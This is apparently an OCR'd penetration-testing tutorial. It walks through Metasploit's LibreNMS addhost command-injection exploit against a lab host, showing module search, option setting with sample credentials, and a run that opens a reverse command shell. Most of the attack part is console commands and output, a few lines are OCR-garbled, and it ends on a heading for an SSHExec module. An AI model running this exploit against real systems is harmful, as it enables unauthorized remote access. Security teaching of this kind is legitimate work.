
```
msf5 > search librenms

Matching Modules
================

   #  Name                                        Disclosure Date  Rank
   Check  Description
   -  ----                                        ---------------  ----
   -----  -----------
   0  exploit/linux/http/librenms_addhost_cmd_inject   2018-12-16       excellen
t  No     LibreNMS addhost Command Injection
   1  exploit/linux/http/librenms_collectd_cmd_inject  2019-07-15       excellen
t  Yes    LibreNMS Collectd Command Injection


msf5 > 
```

Load the librenms_addhost_cmd_inject module.




```
msf5 > use exploit/linux/http/librenms_addhost_cmd_inject
msf5 exploit(linux/http/librenms_addhost_cmd_inject) > show options

Module options (exploit/linux/http/librenms_addhost_cmd_inject):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Password for LibreNMS
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       Base LibreNMS path
   USERNAME                    yes       User name for LibreNMS
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux


msf5 exploit(linux/http/librenms_addhost_cmd_inject) > 
```

Set rhosts, lhost, username and password options. This module doesn't support the check command.



```
msf5 exploit(linux/http/librenms_addhost_cmd_inject) > set rhosts 172.28.128.5
rhosts => 172.28.128.5
msf5 exploit(linux/http/librenms_addhost_cmd_inject) > set username librenms
username => librenms
msf5 exploit(linux/http/librenms_addhost_cmd_inject) > set passwmsf5 exploit(lin
ux/http/librenms_addhost_cmd_inject) > set password CDne3fwdfds
password => CDne3fwdfds
msf5 exploit(linux/http/librenms_addhost_cmd_inject) > check
[*] 172.28.128.5:80 - This module does not support check.
msf5 exploit(linux/http/librenms_addhost_cmd_inject) > set lhost 172.28.128.4
lhost => 172.28.128.4
msf5 exploit(linux/http/librenms_addhost_cmd_inject) >
```

After all the required options are set, execute the module using run command.



```
msf5 exploit(linux/http/librenms_addhost_cmd_inject) > set lhost 172.28.128.4
lhost => 172.28.128.4
msf5 exploit(linux/http/librenms_addhost_cmd_inject) > run

[*] Started reverse TCP double handler on 172.28.128.4:4444
[*] Successfully logged into LibreNMS. Storing credentials...
[+] Successfully added device with hostname MaOEPxlZL
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo OncqgqaWMONgjZ7O;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[+] Successfully deleted device with hostname MaOEPxlZL and id #2
[*] Reading from socket B
[*] B: "OncqgqaWMONgjZ7O\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.28.128.4:4444 -> 172.28.128.5:56240) at
2019-10-09 04:50:53 -0400
```


This will successfully open a command shell on the target system.

Exploit / Multi / SSH / SSHExec Module

